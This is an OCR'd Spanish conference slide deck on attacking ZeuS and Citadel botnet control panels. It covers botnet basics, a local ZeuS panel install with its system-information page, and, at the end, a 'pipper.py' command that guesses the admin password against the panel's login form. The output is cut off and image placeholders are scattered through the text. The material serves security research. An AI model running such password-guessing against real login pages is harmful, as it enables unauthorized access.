Hacking ZeuS and Citadel C&C panels for education and fun :)

--- by Mandingo_

Conectacon Jaen #Conecta2k14
24.10.2014

Muchas diapositivas y poco tiempo (45'?)
Aún así, introduzcamos algunos conceptos…

{Botnet}

Victima(s)

infección

Malware?

-Troyano (exe)
-Exploit (cve..)
-Phishing (@)

Master

C&C(www…{Configuración bots

Control + PCsInfo($)


Comunicaciones control

Bot1 Bot2 Bot3 Bot4 Bot5 Bot6…


Slaves






Instalando el panel de control (ZeuS) [valores por defecto]




Instalando el panel de control (ZeuS) [restricciones de configuración]



Instalando el panel de control (ZeuS) [algo con que empezar...]

Instalando el panel de control (ZeuS) [listo!]



Instalando el panel de control (ZeuS) [y visto...]

Atrás

http://debian/ZeuS2.0.8.9/source/server[php]/cp.php?m=sys_info

CP :: Information

Information:

Current user: admin
GMT date: 10.07.2014
GMT time: 15:58:21

Statistics:

Summary
OS

Botnet:

Bots
Scripts

Reports:

Search in database
Search in files

System:

→ Information
Options
User
Users

Logout

Software versions	
Operation system:	Linux 2.6.32-5-686 #1 SMP Sun May 6 04:01:19 UTC 2012, i686
Control panel:	BO_CLIENT_VERSION
PHP:	5.3.3-7+squeeze18, apache2handler
Zend engine:	2.3.0
MySQL server:	5.1.63-0+squeeze1
MySQL client:	5.1.63
Paths	
Local path:	/var/www/ZeuS2.0.8.9/sour
Reports path:	/var/www/ZeuS2.0.8.9/sour
Client	
User agent:	Mozilla/5.0 (X11; U; Linux i6
IP:	127.0.1.1

Instalando el panel de control (ZeuS) [y visto...]

```
@debian:~/python/pipper_python$ ./pipper.py http://debian/ZeuS2.0.8.9/source/server[php]/cp.php?m=login -d "user=admin&pass=[file]123" -t to
URL base    : http://debian/ZeuS2.0.8.9/source/server[php]/cp.php?m=login
Data        : user=admin&pass=[file]123
